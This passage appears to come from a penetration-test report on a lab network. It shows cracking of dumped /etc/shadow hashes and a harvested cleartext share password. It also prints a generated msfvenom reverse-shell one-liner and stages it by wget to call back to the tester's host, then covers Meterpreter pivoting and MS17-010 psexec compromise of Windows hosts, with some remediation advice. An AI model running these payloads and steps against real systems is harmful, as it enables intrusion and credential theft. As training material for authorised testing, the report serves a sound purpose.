postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
michael:x:1001:1003:,,,:/home/michael:/bin/bash
root@foophonesels:/root#
```

22 /etc/passwd file

Inside of the /etc/passwd file

```
root@foophonesels:/root# cat /etc/shadow
root:$1$.kr1V5Cz$zRZI7m888.wsS6vllEh/J.:17659:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
elsadmin:$1$kxzfI9lK$yj3Ifrveih5v7OlqcZP201:17546:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
michael:$1$hBLi8IId$pNQ2sKVEawTvkvxJHQKb21:17660:0:99999:7:::
root@foophonesels:/root#
```

23 /etc/shadow file

Inside of the /etc/shadow file

/etc/passwd and /etc/shadow files were read, and weak passwords were identified through brute force.

```
└─# john passwords.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:17:33 91.80% (ETA: 11:24:36) 0.002849g/s 12358p/s 49444c/s 49444C/s 143ceg428..143bjbj
3g 0:00:17:34 91.88% (ETA: 11:24:36) 0.002846g/s 12357p/s 49440c/s 49440C/s 1410ra..1410702193
3g 0:00:17:35 91.97% (ETA: 11:24:36) 0.002843g/s 12357p/s 49438c/s 49438C/s 1394286..1393270
3g 0:00:17:35 91.97% (ETA: 11:24:36) 0.002843g/s 12356p/s 49436c/s 49436C/s 13907199700LCDH..138letmein
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

24 Cracking user passwords

```
meterpreter > cd /home/michael/
lsmeterpreter > ls
Listing: /home/michael
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
100644/rw-r--r--  220   fil   2018-05-09 17:30:59 -0400  .bash_logout
100644/rw-r--r--  2928  fil   2018-05-09 17:30:59 -0400  .bashrc
100644/rw-r--r--  586   fil   2018-05-09 17:30:59 -0400  .profile
100660/rw-rw----  107   fil   2018-05-10 23:04:12 -0400  mount_windows_fs.sh

meterpreter > cat mount_windows_fs.sh
#!/bin/bash

mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share
meterpreter >
```

25 Credential Found Inside /home/Michael folder

Found username *share_admin* and password *Wind0wz87!kj*


As stated in the Letter of Engagement, I found the internal network IP address in a file located in the /home/Michael directory. Additionally, I managed to obtain a username and password. Deciding that pivoting was necessary, I opted to switch to the Metasploit Framework due to its numerous conveniences. To proceed, I will first generate a payload using msfvenom and then transfer the shell by listening with the msfconsole multi/handler module.

```
└─# msfvenom -p cmd/unix/reverse_python LHOST=172.16.40.5 LPORT=9001 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKM5Pzk4tUYACHSAuLk0qKMpPTi0uRhbNB/GsQbyM/OISWyVDcyM9QzM9EwM9UyW
txHg9CKUB5Tm6xXv6uYagWAqRCfZ39o4PDglydfTVhBuil5yfl5eaXKKhAbIaWRfIQk24wvxivZTSAiONYr20zJzUvHwNTWS1BkSqMyRSnRFcXYEtIsj0khNzcjSU9JMy8/SLM5Q0AaE+W1Y=')[0]))))"

┌──(root㉿kali)-[/home/snn]
└─# msfvenom -p cmd/unix/reverse_python LHOST=172.16.40.5 LPORT=9001 -f raw -o rev.py
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 368 bytes
Saved as: rev.py
```

26 Generating msfvenom Reverse Shell Python Script

msfvenom -p cmd/unix/reverse_python LHOST=172.16.40.5 LPORT=9001 -f raw -o rev.py




27 Transferring the Malicious File

Python3 –m http.server 31

Wget http://172.16.40.5:31/rev.py .

Chmod +x rev.py

We are performing the process of sending the script named rev.py, which we have acquired, to the system where we have gained root access



28 Transferring the Malicious File -2

I am granting execute permission to my script by using "chmod +x rev.py".

```
msf6 exploit(multi/handler) > set lhost 10.90.60.80
lhost => 10.90.60.80
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 10.90.60.80:9001:-  -
[*] Started reverse TCP handler on 0.0.0.0:9001
[*] Command shell session 13 opened (172.16.40.5:9001 → 10.90.60.80:48171) at 2024-05-12 07:12:20 -0400

id
uid=0(root) gid=0(root) groups=0(root)
```

29 Starting Multi/Handler

I am triggering our script named rev.py to perform shell transfer on msfconsole.

Set lhost 10.90.60.80 and run

After filling in the relevant sections in the Options field, a reverse shell has been obtained. To switch to Meterpreter session, I am backgrounding the current session and using the "search Shell to meterpreter" command to transition to this module.

```
background

Background session 14? [y/N]  y
msf6 exploit(multi/handler) > search shell to meterpreter

Matching Modules
```

30 Shell to Meterpreter

```
   71  post/multi/manage/shell_to_meterpreter                                    normal     No
   72  exploit/multi/http/sonicwall_gms_upload                    2012-01-17     excellent  Yes
   73  payload/cmd/windows/tftp/x64/meterpreter_bind_named_pipe                  normal     No
   74  payload/cmd/windows/tftp/x64/meterpreter_bind_tcp                         normal     No
   75  payload/cmd/windows/tftp/x64/meterpreter_reverse_http                     normal     No
   76  payload/cmd/windows/tftp/x64/meterpreter_reverse_https                    normal     No
   77  payload/cmd/windows/tftp/x64/meterpreter_reverse_ipv6_tcp                 normal     No
   78  payload/cmd/windows/tftp/x64/meterpreter_reverse_tcp                      normal     No
   79  exploit/windows/fileformat/vlc_mkv                         2018-05-24     great      No
   80  exploit/windows/local/powershell_cmd_upgrade               1999-01-01     excellent  No
   81  post/windows/manage/powershell/exec_powershell                            normal     No
   82  payload/windows/meterpreter/bind_hidden_ipknock_tcp                       normal     No
   83  payload/windows/meterpreter/bind_hidden_tcp                               normal     No
   84  payload/windows/patchupmeterpreter/bind_hidden_ipknock_tcp                normal     No
   85  payload/windows/patchupmeterpreter/bind_hidden_tcp                        normal     No
   86  payload/windows/meterpreter_bind_named_pipe                               normal     No
   87  payload/windows/x64/meterpreter_bind_named_pipe                           normal     No
   88  payload/windows/meterpreter_bind_tcp                                      normal     No
   89  payload/windows/x64/meterpreter_bind_tcp                                  normal     No
   90  payload/windows/meterpreter_reverse_http                                  normal     No
   91  payload/windows/x64/meterpreter_reverse_http                              normal     No
   92  payload/windows/meterpreter_reverse_https                                 normal     No
   93  payload/windows/x64/meterpreter_reverse_https                             normal     No
   94  payload/windows/meterpreter_reverse_tcp                                   normal     No
   95  payload/windows/meterpreter_reverse_ipv6_tcp                              normal     No
   96  payload/windows/x64/meterpreter_reverse_ipv6_tcp                          normal     No
   97  payload/windows/x64/meterpreter_reverse_tcp                               normal     No
   98  exploit/windows/local/ms13_053_schlamperei                 2013-12-01     average    Yes
   99  post/windows/manage/exec_powershell                                       normal     No

Interact with a module by name or index. For example info 99, use 99 or use post/windows/manage/exec_powershell

msf6 exploit(multi/handler) > use 71
msf6 post(multi/manage/shell_to_meterpreter) >
```

31 Shell to Meterpreter -2

Use 71

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 14
session => 14
msf6 post(multi/manage/shell_to_meterpreter) > set lhost tap0
lhost => 172.16.40.5
msf6 post(multi/manage/shell_to_meterpreter) > set lport 4431
lport => 4431
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 14
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.40.5:4431
[*] Sending stage (1017704 bytes) to 10.90.60.80
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > [*] Meterpreter session 15 opened (172.16.40.5:4431 → 10.90.60.80:38885) at 2024-05-12 07:19:03 -0400
```

32 Shell to Meterpreter-3

Set session 14

Set lhost tap0

Set lport 4431

Run

By executing the relevant commands, I am converting the backgrounded shell session into a Meterpreter session.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information         Connection
  --  ----  ----                   -----------         ----------
  14        shell sparc/bsd                            172.16.40.5:9001 → 10.90.60.80:45318 (10.90.60.80)
  15        meterpreter x86/linux  root @ 10.90.60.80  172.16.40.5:4431 → 10.90.60.80:38885 (10.90.60.80)

msf6 post(multi/manage/shell_to_meterpreter) > sessions 15
[*] Starting interaction with 15...

meterpreter > 
```

33 Meterpreter Session

```
meterpreter > getuid
Server username: root
meterpreter > getpid
Current pid: 6382
meterpreter > sysinfo
Computer     : 10.90.60.80
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > ip a
[-] Unknown command: ip
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0
Hardware MAC : 00:50:56:ba:ee:93
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 10.90.60.80
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::250:56ff:feba:ee93
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

34 Compromised System Informations

Pivoting

```
meterpreter > run autoroute -s 10.185.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.185.10.0/255.255.255.0 ...
[+] Added route to 10.185.10.0/255.255.255.0 via 10.90.60.80
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.185.10.0        255.255.255.0      Session 2
```

35 Adding autoroute

Autorouting

Run Autoroute –s 10.185.10.0/24

Run autoroute –p

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 172.16.40.5 1080
```

36 Configurating the Proxychain

```
└─# proxychains nmap -sT -v 10.185.10.0/24 -p 139
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 03:41 EDT
Initiating Ping Scan at 03:41
Scanning 256 hosts [4 ports/host]
Ping Scan Timing: About 15.23% done; ETC: 03:45 (0:02:52 remaining)
Completed Ping Scan at 03:42, 55.73s elapsed (256 total hosts)
```

37 Scanning the 10.185.10.0/24

Two new hosts have been discovered both through the msfconsole scanner/netbios tool and proxychains.

Corporate Network: (10.185.10.27)

```
└─# proxychains nmap -sT -A 10.185.10.27
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 04:17 EDT
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:5900 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:3389 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:199 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:443 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:1025 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:3306 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:256 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:111 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:554  ...  OK
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:110 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:135  ...  OK
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:995 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:445  ...  OK
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:80 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:25 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:21 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:8080 ⟵denied
[proxychains] Strict chain  ...  172.16.40.5:1080  ...  10.185.10.27:139  ...  OK
```

38 Scanning the 10.185.10.27

Proxychains nmap –sT –A 10.185.10.27

```
Nmap scan report for 10.185.10.27
Host is up (0.18s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgr
554/tcp   open  rtsp?
2869/tcp  open  icslap?
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN7
|   NetBIOS computer name: WIN7\x00
|   Workgroup: FOOPHONES\x00
|_  System time: 2024-05-13T11:26:27+03:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-05-13T08:26:33
|_  start_date: 2024-05-12T08:50:03
|_clock-skew: mean: -59m57s, deviation: 1h43m50s, median: 0s
```

39 Nmap Report For 10.185.10.27

Nmap result

Identified Hosts List (10.185.10.27)

Upon detecting the Windows 7 operating system, I am attempting the ms17_010 attack.

Windows/smb/ms17_010_psexec (Critical)

Finding description

"MS17-010 PsExec Exploitation is a finding indicating that unauthorized access was gained to the target system through the exploitation of the MS17-010 vulnerability using the PsExec tool, enabling remote code execution."

So, during the tests, it was identified that the target system is vulnerable to the MS17-010 (psexec) exploit. By leveraging this vulnerability, unauthorized access was gained to the target system using the PsExec tool. This allowed for remote code execution and potential compromise of the system."

Recommendation

"To mitigate MS17-010 PsExec Exploitation, it is recommended to promptly apply security patches provided by the vendor to address the MS17-010 vulnerability. Additionally, implementing network segmentation and access controls can help prevent unauthorized lateral movement within the network. Regular security updates, network monitoring, and threat intelligence sharing can also enhance the overall security posture against similar exploits."

Exploitation of vulnerability

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 10.185.10.27
rhost ⇒ 10.185.10.27
```

40 Setting Required Fields For psexec

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.27:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.185.10.27:445 - Built a write-what-where primitive...
[+] 10.185.10.27:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.27:445 - Selecting PowerShell target
[*] 10.185.10.27:445 - Executing the payload...
[+] 10.185.10.27:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.27:4422
[*] Sending stage (175686 bytes) to 10.185.10.27
[*] Meterpreter session 3 opened (10.90.60.80:49441 → 10.185.10.27:4422 via session 2) at 2024-05-13 05:45:45 -0400
```

41 psexec Attack POC

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1456
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : FOOPHONES
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:ba:84:c6
MTU          : 1500
IPv4 Address : 10.185.10.27
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::747d:c9b3:1959:618a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:ab9:a1b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

42 Compromised System Informations

```
C:\Users\cory>cd Desktop
cd Desktop

C:\Users\cory\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 841E-6E7D

 Directory of C:\Users\cory\Desktop

05/13/2018  03:19 AM    <DIR>          .
05/13/2018  03:19 AM    <DIR>          ..
06/07/2018  07:26 PM                40 Customer Manager Portal.txt.txt
               1 File(s)             40 bytes
               2 Dir(s)   1,072,320,512 bytes free

C:\Users\cory\Desktop>more Cu*
more Cu*
So i don't forget!

Link: 10.185.10.55
```

43 Found Some Sensitive Information

Some file was found named Customer Manager Portal.txt.txt. After reading this, there is a message and some another ip address.

Identified Hosts List (10.185.10.34) (Critical)

Windows/smb/ms17_010_psexec

Recommendation

- To mitigate MS17-010 PsExec Exploitation, it is recommended to promptly apply security patches provided by the vendor to address the MS17-010 vulnerability. Additionally, implementing network segmentation and access controls can help prevent unauthorized lateral movement within the network. Regular security updates, network monitoring, and threat intelligence sharing can also enhance the overall security posture against similar exploits."
- Implementing regular security patches and updates to ensure systems are protected against known vulnerabilities.
- Enforcing strong password policies and multi-factor authentication to enhance account security.
- Conducting regular security awareness training for employees to educate them about potential threats and best practices for staying secure online.

Finding description

I am now attempting the same attack, this time using the previously discovered credentials "share_admin" and password "Wind0wz87!kj", and it is successful.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 10.185.10.34
rhost ⇒ 10.185.10.34
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.34:445 - Authenticating to 10.185.10.34 as user 'share_admin'...
[*] 10.185.10.34:445 - Target OS: Windows 7 Professional 7600
[*] 10.185.10.34:445 - Built a write-what-where primitive...
[+] 10.185.10.34:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.34:445 - Selecting PowerShell target
[*] 10.185.10.34:445 - Executing the payload...
[+] 10.185.10.34:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.34:4422
[*] Sending stage (175686 bytes) to 10.185.10.34
[*] Meterpreter session 5 opened (10.90.60.80:42882 → 10.185.10.34:4422 via session 4) at 2024-05-13 07:06:09 -0400
```

44 Setting the Required Fields for psexec Attack

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.34:445 - Authenticating to 10.185.10.34 as user 'share_admin'...
[*] 10.185.10.34:445 - Target OS: Windows 7 Professional 7600
[*] 10.185.10.34:445 - Built a write-what-where primitive...
[+] 10.185.10.34:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.185.10.34:445 - Selecting PowerShell target
[*] 10.185.10.34:445 - Executing the payload...
[+] 10.185.10.34:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.185.10.34:4422
[*] Sending stage (175686 bytes) to 10.185.10.34
[*] Meterpreter session 5 opened (10.90.60.80:42882 → 10.185.10.34:4422 via session 4) at 2024-05-13 07:06:09 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 212
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:ba:40:b9
MTU          : 1500
IPv4 Address : 10.185.10.34
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7c1c:4f6c:e7fe:b1f8
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

45 Compromised System Informations

```
Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:ba:40:b9
MTU          : 1500
IPv4 Address : 10.185.10.34
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7c1c:4f6c:e7fe:b1f8
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:ab9:a22
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 19
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo
Computer          : DEVELOPER
OS                : Windows 7 (6.1 Build 7600).
Architecture      : x64
System Language   : en_US
Domain            : FOOPHONES
Logged On Users   : 0
Meterpreter       : x86/windows
meterpreter >
```

46 Compromised System Informations

```
meterpreter > cd CustomerManagerDev\\
meterpreter > dir
Listing: C:\Users\developer\Desktop\CustomerManagerDev
==========================================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  398       fil   2018-05-14 18:56:55 -0400  CustomerManagerClient.py
100666/rw-rw-rw-  3746      fil   2018-05-14 22:02:57 -0400  CustomerManagerService.c
100777/rwxrwxrwx  13312     fil   2018-05-14 18:56:00 -0400  CustomerManagerService.exe
100777/rwxrwxrwx  14157672  fil   2018-05-14 18:56:00 -0400  vc_redist.x86.exe

meterpreter > download CustomerManager
download CustomerManagerClient.py    download CustomerManagerService.c    download CustomerManagerService.exe
meterpreter > download CustomerManagerClient.py
[*] Downloading: CustomerManagerClient.py → /home/kali/Desktop/CustomerManagerClient.py
[*] Downloaded 398.00 B of 398.00 B (100.0%): CustomerManagerClient.py → /home/kali/Desktop/CustomerManagerClient.p
[*] Completed  : CustomerManagerClient.py → /home/kali/Desktop/CustomerManagerClient.py
meterpreter > download *
[*] downloading: .\CustomerManagerClient.py → /home/kali/Desktop/CustomerManagerClient.py
[*] Skipped    : .\CustomerManagerClient.py → /home/kali/Desktop/CustomerManagerClient.py
[*] downloading: .\CustomerManagerService.c → /home/kali/Desktop/CustomerManagerService.c
[*] Completed  : .\CustomerManagerService.c → /home/kali/Desktop/CustomerManagerService.c
[*] downloading: .\CustomerManagerService.exe → /home/kali/Desktop/CustomerManagerService.exe
[*] Completed  : .\CustomerManagerService.exe → /home/kali/Desktop/CustomerManagerService.exe
[*] downloading: .\vc_redist.x86.exe → /home/kali/Desktop/vc_redist.x86.exe
```

47 Downloading Files For Buffer Overflow Vulnerability Testing


Downloading user files into my local machine. Later on we will use these files for buffer overflow attack.

After surfing around the machine then i decided to use kiwi for dumping secret informations

